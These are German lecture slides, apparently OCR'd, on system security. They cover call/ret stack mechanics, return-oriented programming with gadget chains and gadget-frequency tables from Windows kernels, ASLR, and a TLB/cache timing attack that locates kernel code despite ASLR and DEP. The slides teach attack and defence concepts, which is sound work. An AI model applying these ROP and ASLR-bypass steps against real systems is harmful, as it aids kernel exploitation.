
Stack: **`SP`** zeigt auf oberstes Element


```
call x   SP = SP - 1
         MM[SP] = PC + 1
         PC = x
ret      PC = MM[SP]
         SP = SP + 1
```




Skizzenvorlage

OPA
Call x
OPC
ret
OP B








Annahme: SP = x


Skizzenvorlage





Annahm: SP = x

ret
OPA
ret
OPB
ret
OPC
ret

```
pop x          x = MM[SP]
               SP = SP + 1
```








1: pop
2: goto 1

Skizzenvorlage



1. OPA
2. GOTO 1

Annahme SP = x

ret
OPA
ret
pop SP
ret
OPA
ret
pop SP
ret
OPA
:

Maschinenmodell SP ~ PC

cmp, bcc

bedingte Anweisung?

cmp x
ret


Idee: cmp
transferiere Bit der Bedingung in ein leeres Register
multipliziere bit mit Sprungwerte
unbedingte Sprung

Bedingte Anweisung


- Ist etwas komplizierter
  - **`cmp`**/**`bCC`** kann nicht verwendet werden, da PC gesetzt wird (und nicht **`SP`**)
- Idee:
  - **`cmp`** durchführen
  - Relevante Flags aus PSW in ein Register extrahieren (z.B. als Wert 0 oder 1)
  - Wert mit Sprungweite multiplizieren
  - Unbedingten Sprung durchführen

Hintergrund

- Return-oriented programming (Shacham, CCS 2007)
  - Wiederverwenden von fremden Codesequenzen, um eigene Berechnungen durchzuführen
  - Fremde Codesequenzen bestehen aus einer Instruktion gefolgt von einem `ret`
- **Annahme**: notwendige Codesequenzen sind im Kernel-Code vorhanden
- **Konsequenz**: beliebige Berechnungen möglich ohne „eigenen Code“ einzuschleusen
- funktioniert gut in Verbindung mit Stack Smashing


a:
gadget a
ret
b:
gadget b
ret
c:
gadget c
ret
d
c
x
c
b
a
c
b
buffer


Skizzenvorlage



Erläuterungen

- Statt Zeiger auf Shellcode in den **`eip`** zu schreiben, beginnt dort der manipulierte ROP-Stack
  - **`ret`** passiert automatisch
- Erzeugung des ROP-Stacks kann automatisiert werden
  - Automatisiertes Zusammenbauen von „gadgets“ (Code-Fragment gefolgt von **`ret`**)
  - Gibt es jeweils genug passende gadgets?

Return-oriented Compiler



[Hund et al., 2009]

Häufigkeit von „gadgets“

Machine configuration	# `ret` inst.
Native / XP SP2	118,154
Native / XP SP3	95,809
VMware / XP SP3	58,933
VMware / 2003 Server SP2	61,080
Native / Vista SP1	181,138
Bootcamp / Vista SP1	177,778

Number of **`ret`** instructions in code base of standard OS configurations

Instruction	# occ.
`pop eax`	30
`pop ecx`	176
`pop edx`	17
`mov eax, (ecx|edx)`	147
`mov ecx, (eax|ecx)`	0
`mov edx, (eax|ecx)`	1
`mov eax, [mem.]`	71
`mov ecx, [mem.]`	0
`mov edx, [mem.]`	1
`mov [mem.], eax`	20
`mov [mem.], ecx`	22
`mov [mem.], edx`	11

Number of gadgets on Vista SP1 (**`ntoskrnl.exe`** and **`win32k.sys`** only)

[Hund et al., 2009]

Fazit ROP

- Die Vermeidung von „bösem Code“ greift zu kurz
- ROP-Chains verketten Bruchteile von gutem Code zu „böser Berechnung“

- Wie „böse Berechnung“ verhindern?

ASLR

- Address Space Layout Randomization (ASLR)
  - Seit Windows Vista eingebaut
- Verschiedene Ausprägungen, z.B. werden bei jedem Start DLLs an unterschiedliche Adressen geladen
  - Erschwert dem Angreifer die Vorhersage von Adressen (und auch ROP)

- Annahme: Angreifer kann die Platzierung von Code im Speicher nicht erraten




Figure 2. Intel i7 memory hierarchy plus clock latency for the relevant stages (based on [32], [33])


[Hund et al., 2013]

Erläuterungen

- moderne Mikroprozessoren verwenden Caches zur Beschleunigung
- Beispiel: Für die Seitenumsetzung mittels MMU:
  - TLB „cacht“ Zuordnung virtuelle Adresse – physische Adresse
    - Für Instruktionen ITLB0 und Daten DTLB0
    - gemeinsamer Cache auf höherer Ebene (TLB1)
  - Weitere Caches für Page Directory Entry (PDE) etc.
- Analog für Daten und Instruktionen in L1, L2, L3
- Zugriff auf einen „gecachten“ Wert ist schneller als auf einen „ungecachten“ Wert
- Angreifermodell: lokaler user mode-Zugriff, kernel-level Stack Smashing Schwachstelle vorhanden, DEP und ASLR aktiv

Address Translation Cache Preloading Attack

- Im User Mode:
  - Leere den Cache
  - Provoziere das Laden von Kernel-Code
  - Greife auf Kernel-Adresse x zu
  - Messe Verzögerung
- Zeit sagt, ob Kernel Code an der Adresse x liegt



Erläuterungen

- Wie kann man Kernel Code explizit laden?
  - Ausführung bestimmter System Calls
  - Treiber-Aufrufe
- Wie kann man den Cache leeren?
  - Eine ausreichende Anzahl unverdächtige Adressen laden, bis Cache voll ist
- Wie kriegt man eine genaue Messung hin?
  - Oft genug messen

